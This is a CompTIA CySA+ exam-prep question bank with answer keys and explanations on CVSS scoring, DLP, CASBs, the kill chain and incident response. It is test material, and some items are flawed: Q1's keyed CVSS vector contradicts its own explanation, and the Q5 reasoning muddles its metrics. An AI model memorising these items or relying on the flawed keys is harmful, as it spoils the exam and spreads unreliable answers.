Comptia

(CS0-003)

CompTIA CySA+ (CS0-003)

Total: **398 Questions**

Link:

Question: 1

A recent zero-day vulnerability is being actively exploited, requires no user interaction or privilege escalation, and has a significant impact to confidentiality and integrity but not to availability. Which of the following CVE metrics would be most accurate for this zero-day threat?

A.CVSS:31/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:K/A:L
B.CVSS:31/AV:K/AC:L/PR:H/UI:R/S:C/C:H/I:H/A:L
C.CVSS:31/AV:N/AC:L/PR:N/UI:H/S:U/C:L/I:N/A:H
D.CVSS:31/AV:L/AC:L/PR:R/UI:R/S:U/C:H/I:L/A:H

Answer: A

Explanation:

Here's a detailed justification for why option A is the most accurate CVSS vector for the described zero-day vulnerability:

The key characteristics of the vulnerability are:

Zero-day: This means it's actively being exploited and there's no official patch available. This influences the temporal score, but the base score reflects the inherent properties.
Exploitation: Actively being exploited.
No user interaction or privilege escalation: This points to low attack complexity and no need for user assistance.
Significant impact to confidentiality and integrity, but not to availability: This indicates a high impact on data confidentiality and integrity.

Now let's examine the components of the CVSS vector string:

AV:N (Attack Vector: Network): The vulnerability is exploitable over the network, fitting the description.
AC:L (Attack Complexity: Low): Low attack complexity aligns with "no user interaction or privilege escalation."
PR:N (Privileges Required: None): No privileges are needed to exploit the vulnerability, which matches the prompt.
UI:N (User Interaction: None): No user interaction is needed, as stated.
S:U (Scope: Unchanged): Vulnerability does not affect other components.
C:H (Confidentiality: High): The vulnerability has a significant impact on confidentiality.
I:H (Integrity: High): The vulnerability has a significant impact on integrity.
A:L (Availability: Low): Availability is impacted slightly, fitting the description.

Option B is incorrect because it implies high privileges required (PR:H), user interaction required (UI:R), a changed scope (S:C), and a high impact on availability, none of which match the question.

Option C is incorrect because it suggests a low impact on confidentiality (C:L), no impact on integrity (I:N), and a high impact on availability (A:H) when the question specifically states confidentiality and integrity are significantly affected, and availability isn't.

Option D is incorrect because it implies a local attack vector (AV:L), low privileges are required, user interaction is required, and a high impact on availability.

Therefore, option A, CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L, best represents the described zero-day vulnerability, capturing the network attack vector, low complexity, no privileges or user interaction required, unchanged scope, high confidentiality and integrity impact, and low availability impact.

Reference:

NIST National Vulnerability Database (NVD): https://nvd.nist.gov/
CVSS v3.1 Specification Document: https://www.first.org/cvss/v3-1/specification-document

Question: 2

Which of the following tools would work best to prevent the exposure of PII outside of an organization?

A.PAM
B.IDS
C.PKI
D.DLP

Answer: D

Explanation:

The correct answer is D. DLP stands for Data Loss Prevention. DLP solutions are designed to detect and prevent sensitive data, such as Personally Identifiable Information (PII), from leaving the organization's control. They achieve this by inspecting data in motion (network traffic), data at rest (stored on servers or endpoints), and data in use (accessed by users). DLP systems use various techniques, including content analysis, keyword matching, and regular expressions, to identify PII. When PII is detected violating predefined policies (e.g., being sent in an unencrypted email or copied to an unauthorized USB drive), the DLP system can take actions like blocking the transfer, encrypting the data, or alerting administrators.

PAM (Privileged Access Management) focuses on controlling and monitoring privileged user access to sensitive resources, but doesn't inherently prevent PII exfiltration. IDS (Intrusion Detection System) detects malicious activity but is not specifically designed to prevent data loss. PKI (Public Key Infrastructure) manages digital certificates for authentication and encryption but does not directly prevent PII from leaving the organization. While these solutions can contribute to a broader security posture, only DLP directly addresses the prevention of sensitive data exposure.


Therefore, a DLP tool is the most effective choice for preventing PII from leaking outside the organization's boundaries by actively identifying, monitoring, and controlling the movement of sensitive data based on predefined policies.

Authoritative Links:

Gartner on DLP:https://www.gartner.com/en/information-technology/glossary/data-loss-prevention-dlp **NIST on DLP:** (While NIST doesn't have a single document on DLP, their guidance on data security and privacy is relevant) https://www.nist.gov/topics/cybersecurity

Question: 3

An organization conducted a web application vulnerability assessment against the corporate website, and the following output was observed:



Which of the following tuning recommendations should the security analyst share?

A.Set an HttpOnly flag to force communication by HTTPS
B.Block requests without an X-Frame-Options header
C.Configure an Access-Control-Allow-Origin header to authorized domains
D.Disable the cross-origin resource sharing header

Answer: C

Explanation:

Configure an Access-Control-Allow-Origin header to authorized domains.

Reference:

https://crashtest-security.com/cors-misconfiguration/#:~:text=commonly%20asked%20questions.-,What%20is%20CORS%20Misconfiguration%

3F,the%20browsers%20of%20legitimate%20users.Troubleshooting and Solving CORS?
https://www.linkedin.com/pulse/its-always-cors-problem-troubleshooting-solving-errors-carrubba-/

Question: 4

Which of the following items should be included in a vulnerability scan report? (Choose two.)

A.Lessons learned
B.Service-level agreement
C.Playbook
D.Affected hosts
E.Risk score
F.Education plan

Answer: DE

Explanation:

The correct answer is D and E: Affected hosts and Risk score. A vulnerability scan report aims to provide a clear understanding of security weaknesses within a system or network. Including the affected hosts (D) is crucial because it identifies the specific systems or assets impacted by the vulnerabilities discovered. This allows security teams to prioritize remediation efforts based on the location and criticality of the affected systems. Similarly, a risk score (E) is essential because it quantifies the severity of each vulnerability. The risk score typically considers factors such as the exploitability of the vulnerability, the potential impact of a successful exploit, and the overall business criticality of the affected asset. This helps organizations prioritize remediation efforts based on the highest risks to their operations. Lessons learned (A) are important for process improvement but not typically included in a vulnerability scan report, which is focused on the immediate findings. Service-level agreements (B) and Education plans (F) are not direct outputs of a vulnerability scan. A playbook (C) is a procedure for responding to incidents, but it doesn't belong in a vulnerability scan report. The focus of the vulnerability scan report is to show which hosts are affected and how big the associated risk is.

Here are a few authoritative links for further research on vulnerability scanning:

NIST Special Publication 800-115, Guide to Security Testing:
https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf
OWASP Vulnerability Scanning Tools:https://owasp.org/www-project-vulnerability-scanning-tools/ **SANS Institute Reading Room on Vulnerability Management:**https://www.sans.org/reading-room/whitepapers/ (Search for Vulnerability Management)

Question: 5

The Chief Executive Officer of an organization recently heard that exploitation of new attacks in the industry was happening approximately 45 days after a patch was released. Which of the following would best protect this organization?

A.A mean time to remediate of 30 days
B.A mean time to detect of 45 days
C.A mean time to respond of 15 days
D.Third-party application testing

Answer: C

Explanation:

The best option to protect the organization from attacks occurring 45 days after a patch release is C, a mean time to respond (MTTR) of 15 days. MTTR focuses on the time it takes to contain and recover from an incident after it has been detected. The goal is to minimize the impact of a vulnerability by quickly addressing it. The scenario indicates a 45-day window between patch availability and exploitation. Reducing the response time to 15 days means that, on average, the organization aims to fully remediate the vulnerability (including deploying and verifying the patch) within 15 days of an incident being detected. This significantly reduces the organization's exposure window compared to the 45-day exploitation timeline. A mean time to remediate (MTTR) of 30 days (A) would still leave the organization vulnerable for 15 days since MTTR starts after the incident is understood, and patch deployment often happens within this window. Mean time to detect (MTTD) of 45 days (B) is not ideal because it allows the attacker 45 days inside the network. Third-party application testing (D), although a valuable practice, addresses vulnerabilities before deployment, not specifically the window after a patch is released and before it's applied. The focus needs to be on rapid response and remediation after a vulnerability is announced and a patch is available.

Further research can be done on incident response lifecycle and metrics like MTTR at sources such as NIST's Computer Security Incident Handling Guide (SP 800-61) and SANS Institute resources on incident response. These provide a deep dive into planning and key performance indicators.

Question: 6

A security analyst recently joined the team and is trying to determine which scripting language is being used in a production script to determine if it is malicious. Given the following script:

```
foreach ($user in Get-Content .\this.txt)
{
    Get-ADUser $user -Properties primaryGroupID |select-object primaryGroupID
    Add-ADGroupMember "Domain Users" -Members $user
    Set-ADUser $user -Replace @{primaryGroupID=513}
}
```

Which of the following scripting languages was used in the script?

A.PowerShell
B.Ruby
C.Python
D.Shell script

Answer: A

Explanation:

The syntax in the given script, such as cmdlet names starting with "Get-", "Add-", "Set-", and the use of the pipeline "|", is characteristic of PowerShell scripting. Moreover, the use of Active Directory cmdlets like "Get-ADUser," "Add-ADGroupMember," and "Set-ADUser" indicates that this script is designed to interact with Active Directory, which aligns with PowerShell's primary use case in managing Windows environments and Active Directory services.

Question: 7

A company's user accounts have been compromised. Users are also reporting that the company's internal portal is sometimes only accessible through HTTP, other times; it is accessible through HTTPS. Which of the following most likely describes the observed activity?

A.There is an issue with the SSL certificate causing port 443 to become unavailable for HTTPS access
B.An on-path attack is being performed by someone with internal access that forces users into port 80
C.The web server cannot handle an increasing amount of HTTPS requests so it forwards users to port 80
D.An error was caused by BGP due to new rules applied over the company's internal routers

Answer: B

Explanation:

The best answer is **B. An on-path attack is being performed by someone with internal access that forces users into port 80.**

Here's why:

Compromised Accounts and On-Path Attacks: Compromised user accounts suggest a malicious actor has

gained a foothold within the network. An attacker with internal access can then execute an on-path (also known as man-in-the-middle) attack.

Forcing HTTP: The intermittent switching between HTTPS and HTTP on the internal portal is a key indicator of this type of attack. An attacker can intercept requests meant for HTTPS (port 443) and redirect the user to HTTP (port 80). This allows the attacker to eavesdrop on the unencrypted traffic, steal credentials, or even modify the content being transmitted.

SSL Certificate Issues (Option A): While SSL certificate issues can cause HTTPS problems, it would typically result in consistent errors or warnings, not an intermittent switch to HTTP. A certificate error generally prevents access altogether or presents a clear warning to the user.

Web Server Capacity (Option C): A web server struggling with HTTPS requests might exhibit slow performance or error messages, but it wouldn't intentionally redirect users to HTTP. Doing so would expose sensitive data and create a significant security risk. Moreover, load balancing would be implemented, rather than a switch to port 80.

BGP Errors (Option D): BGP errors impacting internal routers are unlikely to cause a switch to port 80. BGP issues typically affect routing and reachability, potentially making the portal inaccessible altogether but would not impact the protocol used.

The combination of compromised accounts and the forced HTTP redirection strongly points to a malicious on-path attack being carried out from within the network. This allows the attacker to intercept data by downgrading secure connections.

Supporting Links:

Man-in-the-Middle Attack:https://owasp.org/www-community/attacks/Man-in-the-middle_attack **SSL Stripping (a type of on-path attack):**https://en.wikipedia.org/wiki/SSL_stripping

Question: 8

A security analyst is tasked with prioritizing vulnerabilities for remediation. The relevant company security policies are shown below:
Security Policy 1006: Vulnerability Management
1. The Company shall use the CVSSv3.1 Base Score Metrics (Exploitability and Impact) to prioritize the remediation of security vulnerabilities.
2. In situations where a choice must be made between confidentiality and availability, the Company shall prioritize confidentiality of data over availability of systems and data.
3. The Company shall prioritize patching of publicly available systems and services over patching of internally available system.
According to the security policy, which of the following vulnerabilities should be the highest priority to patch?

A.Name: THOR.HAMMER -
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H
Internal System

B.Name: CAP.SHIELD -
CVSS 3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
External System

C.Name: LOKI.DAGGER -
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H
External System

D.Name: THANOS.GAUNTLET -
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Internal System

Answer: B

Explanation:

The highest priority vulnerability to patch, according to the provided security policies, is CAP.SHIELD (Option

B). This is because Policy 1006 dictates prioritizing vulnerabilities based on CVSSv3.1 Exploitability and Impact metrics. CAP.SHIELD has a high Confidentiality impact (C:H), which, according to Policy 2, is prioritized over Availability (A:H) when a choice must be made. Furthermore, CAP.SHIELD is an External System, and Policy 3 mandates prioritizing patching of publicly available systems over internal systems. THOR.HAMMER (Option A) only impacts availability and is an internal system. LOKI.DAGGER (Option C) only impacts availability.

THANOS.GAUNTLET (Option D) impacts confidentiality but is an internal system, making CAP.SHIELD the highest priority. In essence, CAP.SHIELD combines the highest priority impact (Confidentiality) with the highest priority system type (External), making it the most critical to address. The base CVSS metric values can be found in the NIST NVD documentation and the FIRST specification documents.https://nvd.nist.gov/vuln-metrics/cvsshttps://www.first.org/cvss/v3-1/specification-document

Question: 9

Which of the following will most likely ensure that mission-critical services are available in the event of an incident?

A.Business continuity plan
B.Vulnerability management plan
C.Disaster recovery plan
D.Asset management plan

Answer: A

Explanation:

The correct answer is **A. Business continuity plan**. Here's why:

A **Business Continuity Plan (BCP)** outlines strategies and procedures to ensure that critical business functions can continue operating during and after a disruptive event. It focuses on maintaining essential services and minimizing downtime. A BCP encompasses aspects like redundancy, failover mechanisms, alternate operating sites, and communication plans. It's designed to keep the business running, even in a degraded mode, during an incident.

While a **Disaster Recovery Plan (DRP)** (option C) is a crucial part of the overall resilience strategy, it specifically focuses on recovering from major incidents that disrupt operations, such as natural disasters, cyberattacks causing significant data loss, or facility failures. A DRP is activated after a disaster has occurred to restore systems and data to a normal operational state. It does not primarily aim to ensure continued service availability during the incident, which is the core purpose of a BCP.

A **Vulnerability Management Plan** (option B) focuses on identifying, assessing, and remediating vulnerabilities in systems and applications. While it's vital for preventing incidents, it does not outline how to maintain operations during an incident. Its primary goal is proactive risk reduction, not reactive service continuation.

An **Asset Management Plan** (option D) is a systematic process of tracking and managing an organization's assets. It's important for understanding what needs to be protected and recovered, but it doesn't directly address how to keep services running during an incident.

In summary, a BCP is the most comprehensive approach for ensuring the availability of mission-critical services during an incident because it proactively addresses how to maintain essential functions when disruptions occur. It encompasses the strategies and resources needed to keep the business running, even in a degraded or alternative mode, until normal operations can be restored. The DRP is more focused on recovery after the disruption.

Further resources:

Ready.gov - Business Continuity Planning Suite: https://www.ready.gov/business-continuity-planning-suite **NIST Special Publication 800-34, Contingency Planning Guide for Federal Information Systems**: https://csrc.nist.gov/publications/detail/sp/800-34/rev-1/final (While aimed at Federal Systems, the principles are broadly applicable)

Question: 10

The Chief Information Security Officer wants to eliminate and reduce shadow IT in the enterprise. Several high-risk cloud applications are used that increase the risk to the organization. Which of the following solutions will assist in reducing the risk?

A.Deploy a CASB and enable policy enforcement
B.Configure MFA with strict access
C.Deploy an API gateway
D.Enable SSO to the cloud applications

Answer: A

Explanation:

The correct answer is **A. Deploy a CASB and enable policy enforcement.**

Here's why:

Shadow IT refers to IT systems or applications built and used within an organization without explicit IT department approval. This creates security risks and compliance issues.

A Cloud Access Security Broker (CASB) is a security policy enforcement point placed between cloud service users and cloud applications. It provides visibility, data security, threat protection, and compliance monitoring.

By deploying a CASB, the CISO gains control and visibility over the cloud applications being used, including those that constitute shadow IT. Policy enforcement capabilities allow the CISO to restrict access to high-risk applications, enforce data loss prevention (DLP) policies, and ensure compliance. CASBs can identify unsanctioned cloud applications, monitor user activity, and block malicious activity.

While MFA (B) strengthens authentication, it doesn't address the core issue of uncontrolled cloud application usage. An API gateway (C) manages API traffic but isn't specifically designed to control shadow IT usage. SSO (D) simplifies user authentication but doesn't prevent the use of risky applications; it only makes login more convenient.

Therefore, deploying a CASB with policy enforcement capabilities is the most effective solution to eliminate and reduce shadow IT, thereby mitigating the associated risks. It offers visibility, control, and enforcement capabilities specifically tailored to managing cloud application usage.

Authoritative Links:

Cloud Security Alliance on CASBs:https://cloudsecurityalliance.org/research/cloud-access-security-brokers/
Gartner on CASBs:https://www.gartner.com/en/information-technology/glossary/cloud-access-security-brokers-casbs

Question: 11

An incident response team receives an alert to start an investigation of an internet outage. The outage is preventing all users in multiple locations from accessing external SaaS resources. The team determines the organization was impacted by a DDoS attack. Which of the following logs should the team review first?

A.CDN
B.Vulnerability scanner
C.DNS
D.Web server

Answer: C

Explanation:

The correct answer is **C. DNS**. Here's why:

A DDoS (Distributed Denial-of-Service) attack overwhelms a target with malicious traffic, making it unavailable to legitimate users. In the context of an internet outage impacting access to SaaS resources, DNS logs are the most crucial starting point for investigation. Here's a detailed justification:

DNS as the Foundation: DNS (Domain Name System) translates domain names (like www.example.com) into IP addresses that computers use to communicate. Any internet-based interaction, including accessing SaaS resources, requires DNS resolution.

DDoS Impact on DNS: A DDoS attack can target DNS servers themselves, preventing users from resolving the domain names of the SaaS resources. Alternatively, the attack might overwhelm the target service, but the initial symptom seen by users will often be a DNS resolution failure or extreme slowness.

Identifying the Source of the Attack: DNS logs can reveal patterns of suspicious queries. An attacker might flood the DNS servers with requests for specific domains, which will appear in the DNS logs. You'd be looking for high volumes of requests from unusual or malicious sources.

CDN (Content Delivery Network) Relevance, But Secondary: CDNs cache content closer to users to improve performance. While CDN logs might provide some insights into the volume of requests hitting the CDN edge nodes, they don't provide the initial indication of a potential DNS-level disruption. If the CDN is configured to use the internal DNS, then CDN logs would become relevant later in the investigation.

Vulnerability Scanner Logs Irrelevance: Vulnerability scanners are used to identify weaknesses in systems. These are proactive security tools and are not helpful when a DDoS attack is in progress.

Web Server Logs Relevance, But Secondary: Web server logs record requests to a web server. While helpful for troubleshooting application issues, they are less important in the initial stages of a DDoS attack targeting SaaS access. They are only relevant after DNS resolution succeeds and the request hits the target web server.

In summary, DNS logs are the first place to investigate because a DDoS attack impacting SaaS access often disrupts DNS resolution, and those logs provide immediate insights into the attack's characteristics and potential sources.

Authoritative Links for Further Research:

Cloudflare - Understanding DNS and DDoS:https://www.cloudflare.com/learning/ddos/dns-ddos/ **AWS - Protecting DNS Infrastructure:**https://aws.amazon.com/blogs/security/how-to-protect-your-dns-infrastructure-from-ddos-attacks/

Question: 12

A malicious actor has gained access to an internal network by means of social engineering. The actor does not want to lose access in order to continue the attack. Which of the following best describes the current stage of the Cyber Kill Chain that the threat actor is currently operating in?

A.Weaponization
B.Reconnaissance
C.Delivery
D.Exploitation

Answer: D

Explanation:

The correct answer is D, Exploitation, because the malicious actor has already successfully gained access to the internal network. The Cyber Kill Chain outlines the stages of a cyberattack, and each stage represents a different phase of the attacker's progress.

A. **Weaponization** involves creating a malicious payload, such as a virus or exploit, that can be used to compromise a target. This stage precedes gaining access.B. **Reconnaissance** is the information-gathering phase where the attacker gathers details about the target, such as network configurations, vulnerabilities, and employee information, often used to craft the social engineering attack. This is prior to gaining access.C.
Delivery refers to the transmission of the weaponized payload to the target. In this case, the social engineering tactic served as the delivery mechanism, which has already occurred.

D. **Exploitation**, in the context of the Cyber Kill Chain, occurs when the attacker successfully leverages a vulnerability or, in this case, human trust (through social engineering) to gain unauthorized access to a system or network. The attacker's desire to maintain that access directly indicates they are currently exploiting the compromised system or network to further their malicious objectives. The foothold allows the actor to conduct lateral movement, data exfiltration, or other actions to achieve their ultimate goals. The actor doesn't want to lose access, which directly implies they are currently exploiting the systems they now have access to and are trying to ensure they maintain that access. The fact that access has been achieved through social engineering distinguishes it from only exploiting a vulnerability.Therefore, because the attacker has gained access and is trying to maintain that access, they are, by definition, in the Exploitation phase.

Authoritative Links:

Lockheed Martin Cyber Kill Chain:https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html
SANS Institute: Understanding the Cyber Kill Chain:https://www.sans.org/white-papers/36297/

Question: 13

An analyst finds that an IP address outside of the company network that is being used to run network and vulnerability scans across external-facing assets. Which of the following steps of an attack framework is the analyst witnessing?

A.Exploitation
B.Reconnaissance
C.Command and control
D.Actions on objectives

Answer: B

Explanation:

The correct answer is B. Reconnaissance.

Here's why: Reconnaissance is the initial phase of a cyberattack. During this phase, attackers gather information about a target to identify potential vulnerabilities and plan their attack. Network and vulnerability

scans are classic reconnaissance techniques. These scans involve probing the target's network infrastructure, identifying open ports, services running, and software versions to uncover weaknesses that can be exploited.

The activity described (an external IP address running network and vulnerability scans) directly aligns with reconnaissance. The attacker is actively probing the company's external-facing assets, attempting to discover information that will aid in future exploitation. Exploitation (A) comes after reconnaissance, where the attacker utilizes the gathered information to compromise the system. Command and control (C) refers to the attacker establishing communication with compromised systems after exploitation. Actions on objectives (D) are the final steps of an attack, where the attacker achieves their goals (e.g., data exfiltration, system disruption) after gaining access. The observed scanning activity clearly precedes these stages. The analyst is witnessing the attacker learning about the target environment, a hallmark of reconnaissance.

For further reading on attack frameworks and reconnaissance techniques, refer to resources like the MITRE ATT&CK framework:

MITRE ATT&CK Framework:https://attack.mitre.org/

These resources provide detailed information on various attack stages and techniques, including reconnaissance.

Question: 14

An incident response analyst notices multiple emails traversing the network that target only the administrators of the company. The email contains a concealed URL that leads to an unknown website in another country. Which of the following best describes what is happening? (Choose two.)

A.Beaconing
B.Domain Name System hijacking
C.Social engineering attack
D.On-path attack
E.Obfuscated links
F.Address Resolution Protocol poisoning

Answer: CE

Explanation:

Here's a detailed justification for why options C (Social engineering attack) and E (Obfuscated links) are the best answers:

The scenario describes emails specifically targeting company administrators with concealed URLs leading to an unknown foreign website. This immediately points to a targeted attack.

Social Engineering (C): The act of sending emails specifically to administrators to trick them into clicking a link is a classic social engineering tactic. Attackers often target administrators because they have elevated privileges and access to sensitive systems. Luring them with a seemingly benign email to reveal credentials or install malware is a common attack vector. This involves manipulating human behavior, making it a social engineering attack.

Reference: SANS Institute definition of Social Engineering - https://www.sans.org/information-security-training/security-awareness/resources/definition

Obfuscated Links (E): The fact that the URL is concealed means that the attacker is attempting to hide the true destination from the recipient. This obfuscation could involve using URL shorteners, encoding techniques,

or other methods to make the link appear harmless or legitimate. The goal is to evade security tools and trick the recipient into clicking the link. Obfuscation is a key component in many phishing and malware delivery attacks.

Reference: OWASP definition of URL Obfuscation - https://owasp.org/www-community/attacks/URL_Obfuscation

Let's discuss why the other options are less likely or incomplete:

Beaconing (A): While clicking the link could lead to malware that beacons out, the initial description focuses on the email and the concealed URL. Beaconing is a result of a successful compromise, not the initial attack vector.

Domain Name System (DNS) Hijacking (B): DNS hijacking involves redirecting traffic to a malicious server by altering DNS records. While possible, there's no explicit indication of DNS tampering in the scenario. The problem description emphasizes the email content itself.

On-Path Attack (D): An on-path attack (formerly known as man-in-the-middle) involves intercepting and potentially altering communication between two parties. While a compromised system could be used for an on-path attack, the email itself doesn't indicate an on-path attack is occurring.

Address Resolution Protocol (ARP) Poisoning (F): ARP poisoning is a local network attack where an attacker spoofs the MAC address of a host, causing other devices on the network to send traffic to the attacker's machine. While possible within the local network, the description doesn't indicate ARP poisoning as the source, focusing instead on the emails' contents.

Therefore, the most direct and accurate answers based on the provided information are C and E. The scenario describes a targeted social engineering attack using obfuscated links to lure administrators to a potentially malicious website.

Question: 15

During security scanning, a security analyst regularly finds the same vulnerabilities in a critical application. Which of the following recommendations would best mitigate this problem if applied along the SDLC phase?

A.Conduct regular red team exercises over the application in production

B.Ensure that all implemented coding libraries are regularly checked

C.Use application security scanning as part of the pipeline for the CI/CD flow

D.Implement proper input validation for any data entry form

Answer: C

Explanation:

The best recommendation to mitigate recurring vulnerabilities found in security scans of a critical application, particularly during the SDLC, is to **use application security scanning as part of the pipeline for the CI/CD flow (Option C)**. Integrating security scans (SAST/DAST) directly into the CI/CD pipeline automates vulnerability detection early and often throughout the development process.

This approach shifts security "left," catching vulnerabilities before they reach production. When a vulnerability is detected, developers receive immediate feedback, allowing them to address the issue promptly. This continuous feedback loop prevents the same vulnerabilities from repeatedly appearing in later builds. Automated security scans within CI/CD ensure adherence to security standards with each code change.

Option A (Red team exercises in production) is valuable but reactive. It identifies vulnerabilities that have already made it to production, incurring potential risks. Option B (Checking coding libraries) is important for

supply chain security, but doesn't directly address the specific application's code. Option D (Input validation) is a good practice but is just one aspect of application security. It might not catch all types of vulnerabilities. A comprehensive and continuous approach, like integrating security scanning in the CI/CD pipeline, is more effective in the long run. It minimizes the risk of the same vulnerabilities being repeatedly introduced.

References:

OWASP: https://owasp.org/www-project-devsecops/ (DevSecOps Principles)
NIST SP 800-204A: https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-204A.pdf (Security in CI/CD)

Question: 16

An analyst is reviewing a vulnerability report and must make recommendations to the executive team. The analyst finds that most systems can be upgraded with a reboot resulting in a single downtime window. However, two of the critical systems cannot be upgraded due to a vendor appliance that the company does not have access to. Which of the following inhibitors to remediation do these systems and associated vulnerabilities best represent?

A.Proprietary systems
B.Legacy systems
C.Unsupported operating systems
D.Lack of maintenance windows

Answer: A

Explanation:

The correct answer is **A. Proprietary systems**.

Here's why: The scenario describes a vendor appliance for which the company lacks access. This limited access implies the system is **proprietary**. Proprietary systems, by definition, are owned and controlled by a specific vendor, restricting the user's ability to modify, upgrade, or patch them without the vendor's involvement. This lack of control directly inhibits remediation efforts, as the company cannot implement the necessary updates on its own. The executive team should understand the risk introduced by proprietary solutions.

The other options are less fitting:

B. Legacy systems: Legacy systems are outdated but not necessarily inaccessible for patching. The key issue here is access control, not age.
C. Unsupported operating systems: While unsupported operating systems also present a challenge, this is less specific than the restriction implied by a vendor appliance.
D. Lack of maintenance windows: While maintenance windows can be an inhibitor, the core problem is the inability to upgrade, not merely a scheduling conflict.

Therefore, the barrier to remediation is rooted in the proprietary nature of the system, making **A** the most accurate choice.

Further research can be done on vendor lock-in, a common concern with proprietary systems.
https://www.techtarget.com/searchcloudcomputing/definition/vendor-lock-in

Question: 17

The security team reviews a web server for XSS and runs the following Nmap scan:

```
#nmap -p80 --script http-unsafe-output-escaping 172.31.15.2

PORT    STATE   SERVICE REASON
80/tcp  open    http    syn-ack
| http-unsafe-output-escaping:
|_ Characters [> " '] reflected in parameter id at
http://172.31.15.2/1.php?id=2
```

Which of the following most accurately describes the result of the scan?

A.An output of characters > and " as the parameters used m the attempt
B.The vulnerable parameter ID http://172.31.15.2/1.php?id-2 and unfiltered characters returned
C.The vulnerable parameter and unfiltered or encoded characters passed > and " as unsafe
D.The vulnerable parameter and characters > and " with a reflected XSS attempt

Answer: D

Explanation:

The vulnerable parameter and characters > and " with a reflected XSS attempt.

Question: 18

Which of the following is the best action to take after the conclusion of a security incident to improve incident response in the future?

A.Develop a call tree to inform impacted users
B.Schedule a review with all teams to discuss what occurred
C.Create an executive summary to update company leadership
D.Review regulatory compliance with public relations for official notification

Answer: B

Explanation:

The best action after a security incident to improve future incident response is to schedule a review with all involved teams to discuss what occurred. This review, often called a "lessons learned" session or post-incident review, is critical for identifying strengths and weaknesses in the incident response process. Option B promotes continuous improvement by fostering open communication and collaboration among different teams. This allows for the identification of root causes, process gaps, and areas where training or tooling enhancements are needed. Developing a call tree (Option A) is more relevant for the initial response, while creating an executive summary (Option C) mainly serves to inform leadership, not necessarily improve the incident response process. Reviewing regulatory compliance with public relations (Option D) is important but focuses on external communication rather than internal process enhancement. A thorough post-incident review helps in refining incident response plans, improving communication protocols, and strengthening security controls, ultimately leading to more effective future incident responses. The review should document what worked well, what didn't, and actionable steps for improvement.

For further reading on post-incident reviews and incident response best practices, refer to the NIST Computer Security Incident Handling Guide:https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800-61r2.pdf

And SANS Institute's resources on incident response:https://www.sans.org/information-security/incident-response/

Question: 19

A security analyst received a malicious binary file to analyze. Which of the following is the best technique to perform the analysis?

A.Code analysis
B.Static analysis
C.Reverse engineering
D.Fuzzing

Answer: C

Explanation:

The correct answer is C, Reverse Engineering. Here's why:

Reverse engineering is the process of disassembling and analyzing a program's executable code to understand its functionality, internal structure, and how it works. This is especially useful for analyzing malicious binaries because the source code isn't available. By reverse engineering the binary, the security analyst can uncover the malicious intent, understand the program's behavior, identify vulnerabilities it exploits, and determine indicators of compromise (IOCs) to aid in detection and prevention.

A. Code analysis typically refers to analyzing source code, which is unavailable for a malicious binary.

B. Static analysis is useful for finding vulnerabilities without executing the code, but it provides a limited view of the malware's actual behavior. While static analysis provides some insights like library imports and strings, it isn't as comprehensive as reverse engineering for determining intent.

